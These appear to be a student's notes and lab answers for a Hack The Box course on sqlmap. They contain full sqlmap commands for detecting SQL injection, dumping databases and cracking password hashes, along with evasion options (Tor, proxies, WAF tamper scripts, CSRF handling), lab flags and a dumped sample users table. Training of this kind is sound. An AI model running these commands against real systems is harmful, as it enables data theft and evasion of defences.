SQLmap

To help new users, there are two levels of help message listing:

Basic Listing shows only the basic options and switches, sufficient in most cases (switch -h): sqlmap -h
Advanced Listing shows all options and switches (switch -hh): sqlmap -hh

To run SQLMap:

```
 sqlmap -u "http://www.example.com/vuln.php?id=1" --batch
```

```
 -u          : To provide the target URL
 --batch   :  For skipping any required user-input
```

To find Database using sqlmap: sqlmap -r ‘File_location’ -dbs
To find Specific Database's Table: sqlmap -r ‘File_location’ -dbs --tables
To find Specific Database's columns: sqlmap -r ‘File_location’ -dbs --tables --columns

NOTE: Replace the db, table and column name when actually entering the command in the coorect order

SQLMap Output Description

The output messages SQLMap generates provide useful information about the scan and the vulnerabilities it finds.
Common log Messages:

1.Stable URL Content
• Message: "target URL content is stable"
• Meaning: The website’s response to repeated requests is consistent, which helps in detecting differences caused by SQL injection attempts.
• Example: If you request a page multiple times and it keeps showing the same content, SQLMap sees this as a stable URL.

2.Dynamic Parameter
• Message: "GET parameter 'id' appears to be dynamic"
• Meaning: The URL parameter (e.g., id=1) changes based on the input value, indicating it might be linked to a database.
• Example: The URL http://example.com/product?id=1 might return details for a product with ID 1. If you change the value to id=2, the content changes, suggesting that the parameter is dynamic.

3.Injectable Parameter
• Message: "GET parameter 'id' might be injectable (possible DBMS: 'MySQL')"
• Meaning: The parameter could be vulnerable to SQL injection, and SQLMap suggests the backend might be MySQL.
• Example: If you try http://example.com/product?id=1' (with an extra '), and it shows a MySQL error, SQLMap will flag this as potentially injectable.

4.Potential XSS Vulnerability
Message: "GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks"

5.Back-End Database Detection
Message: "It looks like the back-end DBMS is 'MySQL'."
Meaning: SQLMap identifies the database management system (DBMS) the application is using, which helps in choosing the right attack methods.

6.Reflective Payloads
• Message: "Reflective value(s) found and filtering out"
• Meaning: Some parts of the test data (payloads) might appear in the website’s response. SQLMap filters this out so it doesn’t confuse the results.

7.Injectable SQLi Technique Found
• Message: "GET parameter 'id' is vulnerable. Do you want to keep testing the others?"
• Meaning: SQLMap confirms that the parameter is vulnerable to SQL injection.

8.Data Logging
• Message: "Fetched data logged to text files under '/home/user/.sqlmap/output/www.example.com'"
• Meaning: SQLMap saves all findings and logs to a file for later review.

Running SQLMap on an HTTP Request

Running SQLMap on an HTTP Request involves testing web application endpoints (like URLs or form submissions) for SQL injection vulnerabilities. This can be done by passing
SQLMap an HTTP request (such as a GET or POST request) to test for these vulnerabilities.


GET/POST Requests:

sqlmap -u 'http://www.example.com/' --data 'uid=1&name=test'
- sqlmap: Runs the tool.
- 'http://www.example.com/': The target URL you're testing.
- --data 'uid=1&name=test': Sends a POST request with the parameters uid=1 and name=test to test those parameters for SQL injection vulnerabilities.

sqlmap -u 'http://www.example.com/' --data 'uid=1*&name=test'
- Test the uid parameter for SQL injection vulnerabilities by focusing on it.
- Ignore the name parameter (unless it is explicitly marked or is automatically tested by SQLMap).


Full HTTP Requests:

- -r Flag: Use this to specify a complex HTTP request saved in a file (e.g., from a proxy like Burp).
- Example HTTP Request File: Suppose you've captured an HTTP request from a tool like Burp Suite or a browser's Developer Tools. The captured request could look like this:



```
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.9
Cookie: sessionid=abcdef1234567890
Content-Length: 45
Connection: keep-alive

username=admin&password=secret123
```

Target Specific Parameter: Inside the saved request file, you can mark the parameter to test for SQL injection by adding an asterisk *



```
username=admin*&password=secret123
```

Custom SQLMap Requests:

Set Cookies:
Use --cookie or -H to set custom cookies or headers.
sqlmap -u 'http://www.target.com' --cookie='PHPSESSID=abc123'
sqlmap -u 'http://www.target.com' -H='Cookie: PHPSESSID=abc123'

Random User-Agent:
Use --random-agent to avoid detection.
sqlmap -u 'http://www.target.com' --random-agent

Simulate Mobile:
Use --mobile to imitate smartphone traffic.
sqlmap -u 'http://www.target.com' --mobile


Inject in Headers:
Mark injection points with * in headers (like Cookie).
sqlmap -u 'http://www.target.com' --cookie="id=1*"

Custom HTTP Method:
Use --method to change the HTTP method (e.g., PUT).
sqlmap -u 'http://www.target.com' --method PUT --data='id=1'

Custom HTTP Requests:


--##TASK##--

Detect and exploit SQLi vulnerability in POST parameter id
Submiited command: sqlmap -u 'http://94.237.50.217:33586/case2.php' --data 'id=1' --batch --dump




```
Database: testdb
Table: flag2
[1 entry]
+----+----------------------------------------+
| id | content                                |
+----+----------------------------------------+
| 1  | HTB{700_much_c0n6r475_0n_p057_r3qu357} |
+----+----------------------------------------+
```

Detect and exploit SQLi vulnerability in Cookie value id=1
Submiited command:
sqlmap 'http://94.237.50.217:33586/case3.php' --compressed -H ‘User-Agent....Curl url of case3 from network debugger tool’ -p cookie --batch --dump



```
Database: testdb
Table: flag3
[1 entry]
+----+------------------------------------------+
| id | content                                  |
+----+------------------------------------------+
| 1  | HTB{c00k13_m0n573r_15_7h1nk1n6_0f_6r475} |
+----+------------------------------------------+
```

Detect and exploit SQLi vulnerability in JSON data {"id": 1}
use burp tool to capture the POST request header with {"id":1} and then paste it in a file
Submiited command: sqlmap -r /tmp/case4.txt -dbs (TO GET THE db NAME)
sqlmap -r /tmp/case4.txt -p id -D testdb --batch --dump



```
Database: testdb
Table: flag4
[1 entry]
+----+---------------------------------+
| id | content                         |
+----+---------------------------------+
| 1  | HTB{j450n_v00rh335_53nd5_6r475} |
```

ATTACK TUNIING

1. Payload Components:
    • Vector: The SQL query part that gets injected (e.g., UNION ALL SELECT 1, 2, VERSION()).
    • Boundaries: Prefix/Suffix used for proper injection (e.g., '%')) and '- -).

2. Custom Prefix/Suffix:
    • Use --prefix and --suffix to manually define these:

sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="_- _"

3. Adjusting Level and Risk:

--level=1-5: Increase payload complexity based on success chances.
--risk=1-3 : Controls the risk of payloads (e.g., potential database modification).
- Use -v 3 for verbose mode to see payloads used at different levels.

4. Advanced Detection Tweaks:
   - Status Codes: --code=200 to fix the HTTP code for success (e.g., 200 for TRUE).
   - Titles: Use --titles to compare response content via HTML ‹title>.
   - Strings: --string=success to detect specific text in the response.
   - Text-only: --text-only to ignore HTML tags and compare only visible content.
   - Techniques: --technique=BEU to use specific SQL injection techniques (e.g., Boolean-based, Error-based).

5. Tuning UNION SQLi:
   - Specify Columns: --union-cols=<number> to define the exact column count for the query.

- Custom Dummy Values:
  --union-char='a' if SQLMap SQLMap's default dummy values don't work.
- FROM Clause: Use --union-from=<table> to specify a table (needed for some DBMS like Oracle).

--##TASK##--

What’s the contents of table flag5? (Case #5)
sqlmap -r Case5.txt --batch --dump -T flag5 -D testdb --no-cast

What’s the contents of table flag6? (Case #6)
sqlmap -r Case6.txt --batch --dump -T flag6 -D testdb --no-cast --level=5 --risk=3 --prefix=' ") '

What’s the contents of table flag7? (Case #7)
We should verify that the number of columns in the UI is 5
sqlmap -r Case7.txt --batch --dump -T flag7 -D testdb --no-cast --level=5 --risk=3 --union-cols=5

DATABASE ENUMERATION

Database Enumeration
After detecting an SQL injection vulnerability, enumeration retrieves data from the database. SQLMap uses predefined queries for different DBMSs to fetch details like:

For user enumeration, SQLMap uses:

Inband (non-blind): Direct query results in the response (e.g., UNION, error-based).
Blind: Retrieves data bit-by-bit for blind SQLi.

SQLMap automates data extraction, like user info or table details, using these tailored queries based on the DBMS.

Basic DB Data Enumeration with SQLMap

Database Version: --banner
Current User: --current-user
Current Database: --current-db
DBA Rights: --is-dba

Example Command:
```
sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba
```
SQLMap will fetch details such as the database version, user (root), and database name (testdb). It can also check if the user has DBA privileges.

Table Enumeration
After identifying the current database, use --tables to list tables:
```
sqlmap -u "http://www.example.com/?id=1" --tables -D testdb
```

Then, retrieve table content with --dump:
```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb
```

SQLMap will dump the table (e.g., users) into a local file (e.g., users.csv). You can also specify other formats like HTML or SQLite using --dump-format.
Tip: Default output is CSV. To analyze data in different formats, use --dump-format for HTML or SQLite.

Table/Row Enumeration with SQLMap

To handle large tables or filter specific columns/rows, SQLMap offers several options:

1. Specify Columns: Use -C to select specific columns (e.g., name and surname):
```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname
```

2. Limit Rows: Use --start and --stop to limit rows by their ordinal position:
```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2
```


3. Conditional Enumeration: Retrieve rows based on a condition (e.g., name LIKE 'f%'):
```
sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
```

Full Database Enumeration

All Tables in a Database: Use --dump -D <db_name> to dump all tables:
```
sqlmap -u "http://www.example.com/?id=1" --dump -D testdb
```

All Databases: Use --dump-all to dump all databases, and --exclude-sysdbs to skip system databases:
```
sqlmap -u "http://www.example.com/?id=1" --dump-all --exclude-sysdbs
```

--##TASKS##--
Detect and exploit SQLi vulnerability in GET parameter id
```
sqlmap -r case1 --batch --dump -T flag1 -D testdb
```



```
+----+-----------------------------------------------+
| id | content                                       |
+----+-----------------------------------------------+
| 1  | HTB{c0n6r475_y0u_kn0w_h0w_70_run_b451c_5qlm4p_5c4n} |
+----+-----------------------------------------------+
```

Advanced Database Enumeration

1. DB Schema Enumeration
To gain an overview of the database structure (including tables and columns), use the --schema switch. This retrieves the schema of all tables, helping you understand the database layout.
Example:
```
sqlmap -u "http://www.example.com/?id=1" --schema
```

2. Searching for Data
When dealing with complex databases, you can search for specific tables or columns using the --search option. This allows you to filter results using the LIKE operator, making it easier to find data of interest. Fo
instance:

To search for tables containing the keyword user:
```
sqlmap -u "http://www.example.com/?id=1" --search -T user
```
To search for columns containing the keyword pass (likely for passwords):
```
sqlmap -u "http://www.example.com/?id=1" --search -C pass
```

3. Password Enumeration and Cracking

If you identify a table containing passwords (e.g., master.users), you can dump that table's data using the --dump option with -T for the specific table. For example:

```
sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users
```
SQLMap also has automatic password hash cracking capabilities. If it detects a hash format (like SHA1, MD5), it will offer the option to crack the hash using dictionary-based attacks.

4. DB Users Password Enumeration and Cracking
SQLMap can enumerate system database credentials (e.g., MySQL root password). Using the --passwords switch, SQLMap will attempt to retrieve and crack these hashes.
Example:
```
sqlmap -u "http://www.example.com/?id=1" --passwords --batch
```
Batch Mode (--batch): This runs the process automatically, without requiring user interaction. It will store any found password hashes and attempt to crack them using a dictionary attack.


5. Full DB Enumeration
To retrieve everything in the database automatically (this may take a while), use --dump-all. Combine it with --batch to avoid manual input and retrieve all data from all accessible databases.

Final Notes:
Advanced enumeration allows you to search, filter, and extract data with greater specificity.
SQLMap's ability to crack password hashes can help you gain deeper access to the database.


--##TASK##--

What's the name of the column containing "style" in it's name? (Case #1)
```
sqlmap -r case1 --batch --search -C style
```

What's the Kimberly user's password? (Case #1)
```
sqlmap -r cas2 --batch -D testdb --tables --dump
```


```
Database: testdb
[2 tables]
+-------+
| flag1 |
| users |
```

```
sqlmap -r case1 --batch --dump -D testdb -T users --dump
```



5	4	4929811432072262	GregoryBStumbaugh@yahoo.com	410-680-5653	Gregory Stumbaugh	1641 Marshall Street	May 7 1936	b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376)
6	5	4539646911423277	BobbyJGranger@gmail.com	212-696-1812	Bobby Granger	4510 Shinn Street	December 22 1939	aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)
7	6	5143241665092174	KimberlyMWright@gmail.com	440-232-3739	Kimberly Wright	3136 Ralph Drive	June 18 1972	d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)
8	7	5503989023993848	DeanLHarper@yahoo.com	440-847-8376	Dean Harper	3766 Flynn Street	February 3 1974	2b89b43b038182f67a8b960611d73e839002fbd9 (raided)
9	8	4556586478396094	GabrielaRWaite@msn.com	732-638-1529	Gabriela Waite	2459 Webster Street	December 24 1965	f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)

Advanced SQLMap Usage

Bypassing Web Application Protections

Anti-CSRF Token Bypass

Bypassing web application protections like Anti-CSRF tokens is crucial for automated penetration testing with tools like SQLMap. Anti-CSRF tokens prevent Cross-Site Request Forgery (CSRF) by ensuring requests come from the legitimate user, but they can hinder automation. Here's a quick breakdown of the key aspects:

Anti-CSRF Token Overview
What are Anti-CSRF Tokens?

• Anti-CSRF Tokens are unique, often random, strings added to web forms to prevent attacks where malicious sites trick an authenticated user into performing unwanted actions (e.g., submitting a form to change their account settings).
• The idea is that a request sent to the server must include a valid token that was generated for that session, which only the authenticated user would

How Anti-CSRF Protections Affect SQLMap
• When SQLMap interacts with a web form or submits requests, it typically lacks knowledge of these dynamically generated CSRF tokens.
• As a result, SQLMap may try to send requests without the correct token, and the server might reject those requests as invalid or malicious.
• To handle this, SQLMap has built-in mechanisms to automatically manage CSRF tokens and bypass the protection

SQLMap's --csrf-token Option

SQLMap can handle the anti-CSRF token issue through its --csrf-token option. Here's how it works:
1. Specifying the Token:
• If you know the name of the CSRF token parameter, you can specify it directly using the --csrf-token option.
• For example, if the CSRF token in the form is named crf_token, you can use:

```
  sqlmap -u "http://www.example.com/?id=1" --csrf-token=csrf_token
```

2. Automatic Token Parsing:
• If you don't explicitly provide the token name, SQLMap will attempt to automatically detect the CSRF token.
• This is done by inspecting the page and looking for common token names like crf, xsrf, token,

Unique Value Bypass

Some apps require unique values for parameters like CSRF tokens or session IDs to prevent attacks. You can bypass this by using SQLMap's --randomize option, which randomizes the
parameter value for each request, ensuring it remains unique.

```
  sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 | grep URI
```

This randomizes the rp parameter with every request, helping bypass the protection.

Calculated Parameter Bypass

Some web apps calculate values (such as hashes or digests) based on the contents of other parameters. For example, if h is a hash of id, the value of h changes when id changes. To
bypass this, sqlmap allows you to inject custom Python code to compute the hash dynamically.

```
  sqlmap -u "http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib;
h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI
```

IP Address Concealing

Sometimes, you want to hide your real IP address to avoid detection or if your IP is blacklisted. sqlmap supports both proxies and the Tor network for IP anonymization.
• Using a Proxy: You can route your traffic through a proxy (like a SOCKS proxy) to hide your real IP.

```
     sqlmap-u "http://www.example.com/?id=1" --proxy="socks4://177.39.187.70:33283'
```

• What it does: This will send your request through the SOCKS proxy 177.39.187.70:33283
• Using Tor: If Tor is installed on your machine, you can use sqlmap to route traffic through it, making it appear as though your requests are coming from random exit nodge

```
    sqlmap -u "http://www.example.com/?id=1" --tor --check-tor
```

WAF Bypass

A Web Application Firewall (WAF) is often deployed to prevent SQL injection attacks by blocking certain SQL patterns. However, sqlmap has built-in ways to bypass some of these
protections.

• Skip WAF Detection: If you know that a WAF is present and you want to avoid making noise with detection tests, you can use the --skip-waf option.

```
    sqlmap -u "http://www.example.com/?id=1" --skip-waf
```

Using Tamper Scripts: sqlmap also supports tamper scripts to obfuscate payloads in ways that make them harder for the WAF to detect.

```
    sqlmap-u "http://www.example.com/?id=1" --tamper=space2comment, randomcase
```

• What it does: This uses two tamper scripts:
• space2comment : Replaces spaces with SQL comments (which can bypass simple keyword-based filters).
• randomcase: Randomizes the case of SQL keywords to avoid simple case-sensitive

User-agent Blacklisting Bypass

Web applications can also block requests based on the User-Agent header. If sqlmap's default user-agent gets blacklisted, you can bypass this by setting a random user-agent with the
random-agent option.

```
sqlmap -u "http://www.example.com/?id=1" --random-agent
```

Miscellaneous Bypasses

• Chunked Transfer Encoding: This method breaks the body of a POST request into multiple chunks. This can split up SQL keywords and potentially bypass filters that only check a single request body.


```
sqlmap -u "http://www.example.com/?id=1" --chunked
```

• HTTP Parameter Pollution (HPP): Some applications concatenate parameters with the same name, which may allow you to inject SQL through multiple parameters with the same name.


```
sqlmap -u "http://www.example.com/?id=1&id=UNION&id=SELECT&id=FROM&id=users"
```

--##TASKS##--


Detect and exploit SQLi vulnerability in POST parameter id, while taking care of the anti-CSRF protection
(Note: non-standard token name is used)



```
id: "4"
t0ken: "tCuhqLkPiPXSlXhPlniTH7QSPR4bEHl871OCrqScBM"
```




```
Priority: u=0, i

id=1&t0ken=jmb1pz1AF0KMObs5VJLKHUpIVkpM6sLtbWSm2UjIeWE
```



```
/tmp % sqlmap -u "http://94.237.54.116:52925/case8.php" --data="id=1&t0ken=jmb1pz1AF0KMObs5VJLKHUpIVkpM6sLtbWSm2UjIeWE" --csrf-token=t0ken --batch --dump -T flag8
```

